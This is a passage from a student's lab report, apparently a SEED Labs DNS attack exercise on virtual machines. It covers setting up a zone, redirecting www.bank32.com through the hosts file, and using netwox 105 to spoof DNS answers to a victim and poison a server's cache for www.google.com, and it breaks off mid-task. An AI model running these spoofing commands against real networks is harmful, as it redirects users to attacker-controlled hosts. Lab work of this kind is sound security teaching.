
Now we have created 10.0.2.db zone file.

Step 4:



```
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$ sudo service bind9 restart
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

Now on using DIG command on victim machine




```
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$ dig www.example.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 61600
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;;
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.      259200  IN      A      10.0.2.101
;;
;; AUTHORITY SECTION:
example.com.          259200  IN      NS     ns.example.com.
;;
;; ADDITIONAL SECTION:
ns.example.com.        259200  IN      A      10.0.2.12
;;
;; Query time: 0 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sat Oct 16 11:21:41 EDT 2021
;; MSG SIZE  rcvd: 93
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

We can see that in the answer section the ip address associated with www.example.com. is 10.0.2.101

Part II: Attacks on DNS


Task 4: Modifying the Host File

On pinging www.bank32.com on victim machine.



```
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=1 ttl=117 time=160 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=2 ttl=117 time=1810 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=3 ttl=117 time=1905 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=4 ttl=117 time=3558 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=5 ttl=117 time=4561 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=6 ttl=117 time=4154 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=7 ttl=117 time=3749 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=8 ttl=117 time=2946 ms
^C
--- bank32.com ping statistics ---
11 packets transmitted, 8 received, 27% packet loss, time 17553ms
rtt min/avg/max/mdev = 160.022/2855.675/4561.063/1376.526 ms, pipe 5
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

We can see that the ip address of www.bank32.com is 34.102.136.180



```
GNU nano 2.5.3
File: /etc/hosts

127.0.0.1      localhost
127.0.1.1      ankith_j_rai_PES1UG19CS069

# The following lines are desirable for IPv6 capable hosts
::1      ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1      User
127.0.0.1      Attacker
127.0.0.1      Server
127.0.0.1      www.SeedLabSQLInjection.com
127.0.0.1      www.xsslabelgg.com
127.0.0.1      www.csrflabelgg.com
127.0.0.1      www.csrflabattacker.com
127.0.0.1      www.repackagingattacklab.com
127.0.0.1      www.seedlabclickjacking.com
10.0.2.5        www.bank32.com
```

From the above screenshot we can see that www.bank32.com has been mapped to ip address 10.0.2.5 now.

SeedUbuntu Clone3 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$ sudo nano /etc/hosts
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$ ping www.bank32.com
PING www.bank32.com (10.0.2.5) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=1 ttl=64 time=0.879 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=2 ttl=64 time=1.13 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=3 ttl=64 time=0.463 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=4 ttl=64 time=0.369 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=5 ttl=64 time=1.10 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=6 ttl=64 time=1.10 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=7 ttl=64 time=0.607 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=8 ttl=64 time=1.09 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=9 ttl=64 time=1.07 ms
64 bytes from www.bank32.com (10.0.2.5): icmp_seq=10 ttl=64 time=0.364 ms
^C
--- www.bank32.com ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9082ms
rtt min/avg/max/mdev = 0.364/0.819/1.135/0.314 ms
[10/16/21]seed@ankith_j_rai_PES1UG19CS069:~$
```

Now on pinging www.bank32.com we can see that we are getting response from 10.0.2.5 which is the ip address of attacker machine.

Task 5: Directly Spoofing Response to User

On running dig www.example.net on user/victim machine we get

SeedUbuntu Clone3 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Terminal

```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../cns_victim$ dig www.example.net
; <>> Dig 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51404
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1280
;; QUESTION SECTION:
;www.example.net.           IN      A
;; ANSWER SECTION:
www.example.net.      86400   IN      A      93.184.216.34
;; Query time: 332 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Sun Oct 17 05:46:55 EDT 2021
;; MSG SIZE  rcvd: 60
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../cns_victim$
```


We see that the ip address of www.example.net. is 93.184.216.34

SeedUbuntu [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


Terminal

```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../lab3$ sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.2.5 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src host 10.0.2.9" --ttl 19000 --spoofip raw
```




```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../lab3$ sudo netwox 105 --hostname "www.example.net" --hostnameip 10.0.2.5 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src host 10.0.2.9" --ttl 19000 --spoofip raw
DNS question
| id=47305 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
| www.example.net. A
| . OPT UDPpl=4096 errcode=0 v=0 ...
|
DNS answer
| id=47305 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.example.net. A
| www.example.net. A 19000 10.0.2.5
| ns.example.net. NS 19000 ns.example.net.
| ns.example.net. A 19000 10.0.2.19
```

We can see that the attacker machine send's a DNS response as ip address as 10.0.2.5 and authoritative name sever as 10.0.2.19 for a DNS query made by victim for www.example.net.




```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../cns_victim$ dig www.example.net
; <>> Dig 9.10.3-P4-Ubuntu <>> www.example.net
; global options: +cmd
; Got answer:
; >>>HEADER<<- opcode: QUERY, status: NOERROR, id: 47305
; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;
; QUESTION SECTION:
;www.example.net.           IN      A
;
; ANSWER SECTION:
www.example.net.        19000   IN      A      10.0.2.5
;
; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS     ns.example.net.
;
; ADDITIONAL SECTION:
ns.example.net.         19000   IN      A      10.0.2.19
;
; Query time: 42 msec
; SERVER: 10.0.2.8#53(10.0.2.8)
; WHEN: Sun Oct 17 05:58:40 EDT 2021
; MSG SIZE  rcvd: 88
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../cns_victim$
```


From the above screenshot of victim machine we can see that www.example.net has been mapped to 10.0.2.5 .Hence we can see the forged DNS response is successful.




We can see from the above screenshot that before the actual DNS response reaches the victim the Forged DNS response has reached victim machine and hence the Victim machine is made to believe that the ip address for www.example.net is 10.0.2.5(attacker machine ip address) .



Now we are clean the cache of DNS sever.




Task 6: DNS Cache Poisoning Attack



```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../lab3$ sudo netwox 105 --hostname "www.google.com" --hostnameip 10.0.2.5 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src host 10.0.2.8" --ttl 19000 --spoofip raw
```

We are now running the attacker program on attacker machine.



```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../lab3$ sudo netwox 105 --hostname "www.google.com" --hostnameip 10.0.2.5 --authns "ns.example.net" --authnsip 10.0.2.19 --filter "src host 10.0.2.8" --ttl 19000 --spoofip raw
```


DNS question

```
id=12454 rcode=OK      opcode=QUERY
aa=0 tr=0 rd=0 ra=0 quest=1 answer=0 auth=0 add=1
www.google.com. A
. OPT UDPpl=512 errcode=0 v=0 ...
```

DNS answer

